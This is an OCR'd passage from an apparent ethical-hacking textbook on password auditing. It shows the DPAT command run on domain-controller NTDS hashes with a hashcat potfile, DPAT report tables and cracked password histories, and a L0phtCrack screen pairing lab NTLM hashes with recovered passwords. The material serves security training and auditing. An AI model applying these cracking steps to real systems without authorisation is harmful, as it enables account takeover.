
- **Step 5**: Next, execute the DPAT script **`dpat.py`** with **`users.ntds`** and **`hashcat.pot`** as inputs.

  ```
  dpat.py -n customer.ntds -c hashcat.pot
  ```

  `-n` → Represents hashes extracted from the domain controller (DC)

  `-c` → List of cracked passwords generated using the hashcat tool


  As shown in the screenshot, the output of the above command is an HTML report with clickable options, which can be opened in the default browser.



Count	Description	More Info
88803	Password Hashes	Details
88023	Unique Password Hashes	
69300	Passwords Discovered Through Cracking	
68521	Unique Passwords Discovered Through Cracking	
78.0	Percent of Passwords Cracked	Details
77.8	Percent of Unique Passwords Cracked	Details
36	Members of "Domain Admins" group	Details
26	"Domain Admins" Passwords Cracked	Details
8	Members of "Enterprise Admins" group	Details
6	"Enterprise Admins" Passwords Cracked	Details
227	LM Hashes (Non-blank)	
226	Unique LM Hashes (Non-blank)	
6	Passwords Only Cracked via LM Hash	Details
5	Unique LM Hashes Cracked Where NT Hash was Not Cracked	
	Password Length Stats	Details
	Top Password Use Stats	Details
	Password Reuse Stats	Details
	Password History	Details

Figure 6.27: Screenshot of the DPAT report in an HTML format

- **Step 6**: Now, click on the **Details** option to view more information about different passwords. For example, click on the **Details** option next to **Password History** to view the history of previously used passwords, as shown in the screenshot.




Username	Current Password	History 0	History 1	History 2	History 3	History 4
Carrie	PringlesSalt!	!EatPringles		I luv my kids!	New Job!	
Curly	Baseball77	Baseball76	Baseball75	Baseball74	Baseball73	Baseball72
Darin	Black^Hills	Black%Hills	Black$Hills	Black#Hills	Black@Hills	Black!Hills
Larry	Fall2019	Summer2019	Spring2019		Fall2018	Spring2018
Mo		Zodiak-Cancer		Zodiak-Taurus	Zodiak-Pisces	
dpat	Fall2019					
pope	Proverbs 3:5	Philippians 4:6	Romans 8:28	Philippians 4:13	Jeremiah 29:11	John 3:16

Figure 6.28: Screenshot of the password history in the DPAT report

Password-Cracking Tools: L0phtCrack and ophcrack

L0phtCrack

L0phtCrack is a tool designed to **audit passwords** and recover applications



This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

All Accounts: 6 Cracked: 5 Partially Cracked: 0 Selected: 1 Locked Out: 0 Disabled: 2 Expired: 0 Non-Expiring: 5

	Domain	Username	NTLM Hash	NTLM Password	NTLM State
1	CEH.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly
2	CEH.com	krbtgt	15B14DAEB5DFB50308278392371621C7		Not Cracked
3	CEH.com	Martin	5EBE7DFA074DA8EE8AEF1FAA2BBDE876	apple	Cracked (Dictionary:Complex): 10s
4	CEH.com	Shiela	0CB6948805F797BF2A82807973B89537	test	Cracked (Dictionary:Complex): 1h24m1
5	CEH.com	jason	2D20D252A479F485CDF5E171D93985BF	qwerty	Cracked (Dictionary:Complex): 10s
6	CEH.com	Administrator	92937945B518814341DE3F726500D4FF	Pa$$w0rd	Cracked (Dictionary:Complex): 10s

Status: JTR Engine: Pass 1/1 (NTLM): Elapsed Time: 0d1h25m26s Pass Time Left: 0d22h34m34s Max Time Left: 0d22h34m34s S

Current Operation: Perform Dictionary / Wordlist Crack (Dictionary:Complex) Thermal Monitor: COOL CPU Utilization:

